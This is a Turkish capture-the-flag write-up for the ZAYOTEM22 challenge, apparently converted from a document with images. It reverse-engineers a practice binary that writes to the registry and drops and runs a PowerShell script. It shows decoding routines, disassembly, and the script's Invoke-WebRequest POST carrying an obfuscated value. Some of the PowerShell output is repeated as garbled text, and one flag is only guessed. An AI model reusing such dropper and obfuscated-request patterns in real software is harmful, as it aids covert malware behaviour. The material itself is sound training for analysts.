



İlk önce DIE yardımıyla programın içerisindeki stringleri kontrol ediyorum



46 50 ve 51. satırlarda flag olabilecek karakter dizileri mevcut.


55.satırda NeZararlisi.ps1 adlı bir dosya oluşturuyor olabilir.

57.satıda base64 ile şifrelenmiş bir metin var.

58.satırda last.ps1 adlı bir dosya oluşturuyor olabilir.

59.satırda whatever_you_want.txt isimli bir txt oluşturuyor olabilir.


60.satırda powershell kullanarak bir dosyayı çalıştırıyor olabilir.




CreateFileW, WriteFile, RegCreateKeyExA, RegSetValueExA APIlerini program içinde kullanmış. Dosya oluşturup yazma ihtimalini güçlendirdi. Aynı zamanda kayıt defterinde de Key oluşturup Set ediyor olabilir.

Program başladıktan kısa bir süre sonra GetFolderPath API ile Documents klasörünün konumunu alıyor.

Birkaç adım sonra whatever_you_want.txt isimli bir dosyayı görmekteyiz..



Aşağıda da görüldüğü üzere aldığı Documents klasör konumuna whatever_you_want.txt dosyası oluşturmaya çalışıyor.




CreateFileW API kullanarak oluşturmaya çalıştığında iki tane hata dönüyor.

Dosyayı oluşturamadı.

```
LastError  00000005 (ERROR_ACCESS_DENIED)
LastStatus C00000BA (STATUS_FILE_IS_A_DIRECTORY)
```


Dosyayı oluşturabilseydi içerisine bir metin yazacaktı. Oluşturamadığı için diğer taraftan gidiyor..



Dosya oluşturulsaydı soldan gidip şifreli metni decode edip dosyaya yazdıracaktı. Yukarıdaki adrese F2 basarak kesme noktası ekledim ve oraya geldiğinde ZERO FLAG'i 1 den 0 a çevirdim. Şimdi dosya oluşturulmuş gibi metni decode etmeye başladı.

Bu koddan anladığıma göre her harfi ECX REGISTER a atayıp +5 ekleyerek flagı yazdırıyor.

Örneğin şifreli metnin başındaki U harfine 5 ekleyip Z harfini buluyor.




Hızlandırmak için C++ kullanarak Visual Studio üzerinde basit bir algoritma yazdım ve flagı verdi.

```
string kelime= "U<TJO@H--vrm,o,ibZn+h.Zh/g^,pnZ^+_.x";

        for (int i = 0; i < 36; i++) {

                char k = kelime[i]+5;

                cout << k;

        }
```

FLAG= ZAYOTEM22{wr1t1ng_s0m3_m4lc1us_c0d3}

Flag 2:

Biraz ilerlediğimiz zaman programda ECX REGISTER ına bazı değerler atanıyor ve assembly kodunda da görüldüğü üzere 5 ile XOR lanıyor.



RnC_Q4WCQQL|`6L._.C.aMO0].C.].CqfAG|aAWpaM5 böyle bir metin var ve her karakter 5 ile XOR lanıyor. Fakat nokta ile belirtilen karakterler null olarak atanmış ve o karakterleri XOR lamak yerine z harfi koyuyor.

Verilen karakter dizisini 5 ile XOR layınca elde ettiğimiz karakter dizisi:

WkFZT1RFTTIye3I+Z+F+dHJ5X+F+X+FtcDBydDRudH0

+ karakterlerinin yerine ‘z’ karakterini koyup base64 decode ettiğimizde flaga ulaşıyoruz.

WkFZT1RFTTIye3IzZzFzdHJ5XzFzXzFtcDBydDRudH0

FLAG: ZAYOTEM22{r3g1stry_1s_1mp0rt4nt}

Böyle yapmak yerine devam edersek…


Explorer.exe karakter dizisini sub_65173f isimli fonksiyona gönderiyor. Aynı zamanda aşağıya baktığımızda flag olabilmesi muhtemel bir karakter dizisi görmekteyiz.

```
.text:00658EE2
.text:00658EE2 loc_658EE2:
.text:00658EE2 lea     eax, [ebp+Data] ; Load Effective Address
.text:00658EE8 push    eax             ; lpData
.text:00658EE9 push    offset ValueName ; "Explorer.exe"
.text:00658EEE call    sub_65173F      ; Call Procedure
.text:00658EF3 add     esp, 8          ; Add
.text:00658EF6 call    sub_651807      ; Call Procedure
.text:00658EFB sub     esp, 1Ch        ; Integer Subtraction
.text:00658EFE mov     ecx, esp
.text:00658F00 mov     [ebp+var_448], esp
.text:00658F06 push    offset Str      ; "MNLBGRZ22{f3ag1at_e3dh3fg}"
.text:00658F0B call    sub_65114A      ; Call Procedure
.text:00658F10 mov     [ebp+var_48C], eax
.text:00658F16 mov     [ebp+var_4], 0
.text:00658F1D sub     esp, 1Ch        ; Integer Subtraction
.text:00658F20 mov     ecx, esp
.text:00658F22 mov     [ebp+var_454], esp
.text:00658F28 push    offset aHttpsWwwSiberv ; "https://www.sibervatan.org/"
.text:00658F2D call    sub_65114A      ; Call Procedure
.text:00658F32 mov     [ebp+var_490], eax
.text:00658F38 mov     byte ptr [ebp+var_4], 1
.text:00658F3C sub     esp, 1Ch        ; Integer Subtraction
.text:00658F3F mov     ecx, esp
.text:00658F41 mov     [ebp+var_460], esp
.text:00658F47 push    offset aHttpsWwwSiberv ; "https://www.sibervatan.org/"
.text:00658F4C call    sub_65114A      ; Call Procedure
.text:00658F51 lea     eax, [ebp+var_484] ; Load Effective Address
```


Fonksiyonun içerisine girdiğimde başka bir fonksiyona yönlendirdi beni.

Fonksiyona baktığımda RegCreateKeyExA ve RegSetValueExA APIlerini kullandığını görmekteyiz.

1.Fonksiyon kayıt defterinde yeni key oluşturmaya yararken 2. Fonksiyon herhangi bir keye değer atıyor.




Kayıt defterini kontrol ettiğimizde buraya flagi kaydettiğini görebiliyoruz. Flagin decode'unu zaten yapmıştık.



Flag 3:

Kodda biraz ilerledikten sonra görüyoruz ki daha önceden aldığı ‘Documents’ konumuna NeZararlisi.ps1 isimli PowerShell scriptini oluşturuyor. Ardından çalıştırıyor.



NeZararlisi.ps1 adlı dosyayı düzenlemek için açtığımda içerisinde base64 ile şifrelenmiş ‘var’ isimli bir değişken görmekteyiz.

Powershell dosyasını çalıştırdığımda bana şöyle bir çıktı verdi.

```
PS C:\Users\Lucifer\Documents> C:\Users\Lucifer\Desktop\last.ps1


StatusCode        : 200
StatusDescription : OK
Content           : <!DOCTYPE html>

                    <html>

                    <head>

                      <meta charset="utf-8">

                      <meta http-equiv="X-UA-Compatible" content="IE=edge" />

                      <meta id="meta" name="viewport" content="width=device-width;
initial-scale=1.0; ...
RawContent        : HTTP/1.1 200 OK
                    Pragma: public
                    Strict-Transport-Security: max-age=31536000
                    Vary: Accept-Encoding
                    X-Cache: HIT from Backend
                    X-Content-Type-Options: nosniff
                    X-Ratelimit-Limit: 2000
                    X-Ratelimit-Re...
Forms             : {}
Headers           : {[Pragma, public], [Strict-Transport-Security, max-
age=31536000], [Vary, Accept-Encoding], [X-Cac
                    he, HIT from Backend]...}
Images            : {@{innerHTML=; innerText=; outerHTML=<img alt="Logo"
src="https://www.sibervatan.org/assets/img/s
                    ibervatanlogo.png">; outerText=; tagName=IMG; alt=Logo;
src=https://www.sibervatan.org/assets/img
                    /sibervatanlogo.png}, @{innerHTML=; innerText=; outerHTML=<img
alt="slider" src="https://www.sibe
                    rvatan.org/assets/upload/haberler/sonuc-aciklandi.jpg">;
outerText=; tagName=IMG; alt=slider; src
                    =https://www.sibervatan.org/assets/upload/haberler/sonuc-
aciklandi.jpg}, @{innerHTML=; innerText=
```

```
                    ; outerHTML=<img alt="slider"
src="https://www.sibervatan.org/assets/upload/haberler/gorsel.jpg">
                    ; outerText=; tagName=IMG; alt=slider;
src=https://www.sibervatan.org/assets/upload/haberler/gors
                    el.jpg}, @{innerHTML=; innerText=; outerHTML=<img alt="slider"
src="https://www.sibervatan.org/as
                    sets/upload/haberler/ksgz-internetsitesi.jpg">; outerText=;
tagName=IMG; alt=slider; src=https://
                    www.sibervatan.org/assets/upload/haberler/ksgz-
internetsitesi.jpg}...}
InputFields       : {@{innerHTML=; innerText=; outerHTML=<input name="q"
type="text" placeholder="Size Nasıl Yardımcı
                     Olabiliz?">; outerText=; tagName=INPUT; name=q; type=text;
placeholder=Size Nasıl Yardımcı Olabi
                    liz?}}
Links             : {@{innerHTML=Kapat<span></span>; innerText=Kapat; outerHTML=<a
tabindex="0" role="menuitem" href=
                    "#">Kapat<span></span></a>; outerText=Kapat; tagName=A;
tabindex=0; role=menuitem; href=#}, @{inn
                    erHTML=Biz Kimiz <span>Tanışalım </span> ; innerText=Biz Kimiz
Tanışalım  ; outerHTML=<a tabindex
                    ="0" class="nav-item" role="menuitem"
href="https://www.sibervatan.org/biz-kimiz" target="">Biz K
                    imiz <span>Tanışalım </span> </a>; outerText=Biz Kimiz
Tanışalım  ; tagName=A; tabindex=0; class=
                    nav-item; role=menuitem; href=https://www.sibervatan.org/biz-
kimiz; target=}, @{innerHTML=Bize Ka
                    tıl <span>Birlikte Kodlayalım </span> ; innerText=Bize Katıl
Birlikte Kodlayalım  ; outerHTML=<a
                    tabindex="0" class="nav-item" role="menuitem"
href="https://www.sibervatan.org/bize-katil" target
                    =="">Bize Katıl <span>Birlikte Kodlayalım </span> </a>;
outerText=Bize Katıl Birlikte Kodlayalım
                    ; tagName=A; tabindex=0; class=nav-item; role=menuitem;
href=https://www.sibervatan.org/bize-kati
                    l; target=}, @{innerHTML=Siber Vatan <span>Hedeflerimiz </span>
; innerText=Siber Vatan Hedefleri
                    miz  ; outerHTML=<a tabindex="0" class="nav-item"
role="menuitem" href="https://www.sibervatan.or
                    g/siber-vatan-hedeflerimiz" target="">Siber Vatan
<span>Hedeflerimiz </span> </a>; outerText=Sibe
                    r Vatan Hedeflerimiz  ; tagName=A; tabindex=0; class=nav-item;
role=menuitem; href=https://www.si
                    bervatan.org/siber-vatan-hedeflerimiz; target=}...}
ParsedHtml        : mshtml.HTMLDocumentClass
RawContentLength  : 43482
```

Çıktıyı html olarak kaydettim ve buraya yönlendirdi. Burada flag bulamadım.

---

outerText=; tagName=IMG; alt=Logo; src=https://www.sibervatan.org/assets/img/sibervatanlogo.png}, @{innerHTML=; innerText=; outerHTML= 

slider; outerText=; tagName=IMG; alt=slider; src=https://www.sibervatan.org/assets/upload/haberler/sonuc-
aciklandi.jpg}, @{innerHTML=; innerText= ; outerHTML=
;
outerText=; tagName=IMG; alt=slider; src=https://www.sibervatan.org/assets/upload/haberler/gors el.jpg}, @{innerHTML=; innerText=; outerHTML=
slider; outerText=; tagName=IMG; alt=slider; src=https:// www.sibervatan.org/assets/upload/haberler/ksgz-
internetsitesi.jpg}...} InputFields : {@{innerHTML=; innerText=; outerHTML=<input name="q" type="text" placeholder="Size Nasıl Yardımcı Olabi liz?">; outerText=; tagName=INPUT; name=q; type=text; placeholder=Size Nasıl Yardımcı Olabi liz?}} Links : {@{innerHTML=Kapat; innerText=Kapat;
outerHTML=Kapat; outerText=Kapat; tagName=A; tabindex=0; role=menuitem; href=#}, @{inn erHTML=Biz Kimiz Tanışalım Tanışalım ; innerText=Biz Kimiz Tanışalım ; outerHTML=Biz K imiz Tanışalım ; outerText=Biz Kimiz Tanışalım ; tagName=A; tabindex=0;
class= nav-item; role=menuitem; href=https://www.sibervatan.org/biz-kimiz; target=}, @{innerHTML=Bize Ka tıl Birlikte Kodlayalım ; innerText=Bize Katıl Birlikte Kodlayalım ; outerHTML=Bize Katıl Birlikte Kodlayalım ; outerText=Bize Katıl Birlikte
Kodlayalım ; tagName=A; tabindex=0; class=nav-item; role=menuitem; href=https://www.sibervatan.org/bize-kati l; target=}, @{innerHTML=Siber Vatan Hedeflerimiz ; innerText=Siber Vatan Hedefleri miz ; outerHTML=Siber Vatan Hedeflerimiz ;
outerText=Sibe r Vatan Hedeflerimiz ; tagName=A; tabindex=0; class=nav-item; role=menuitem; href=https://www.si bervatan.org/siber-vatan-hedeflerimiz; target=}...} ParsedHtml : mshtml.HTMLDocumentClass RawContentLength : 43482

Powershell dosyasının deobfuscate edilmiş son halinde böyle bir kod vardı. Ne yaptıysam yapayım decode edemedim. İnternetten online post isteği atan sitelerden denedim yine de bir şey çıkmadı.

Invoke-WebRequest -Uri https://www.sibervatan.org/ -Method POST -Body @{value='\x52\x49\x51\x47\x5c\x4d\x45\x3a\x3a\x73\x6e\x7d\x66\x66\x71\x57\x6c\x6d\x67\x6a\x6e\x7d\x7b\x6b\x69\x7c\x61\x67\x66\x75';key='38'}

Value'da verilmiş değeri ascii'den text e döktüğümde böyle bir şey çıktı.

RIQG\ME::sn}ffqWlmgjn}{ki|agfu


Bu şifreleme metodunu da ne yaptıysam çözemedim en yakın şu çıktıya ulaştım.

JAI?E=22kfu^^iOde_bfuscatY_^m

Tahmini: ZAYOTEM22{code_0bfuscati0n}

Flag 4:

MNLBGRZ22{f3aq1at_e3dh3fg} böyle bir karakter dizisi var ve bunu bir fonksiyona gönderiyor.



Sezar şifrelemesiyle decode ettiğim zaman flagi veriyor

Flag: ZAYOTEM22{s3nd1ng_r3qu3st}

Hazırlayan Tarık YILDIZ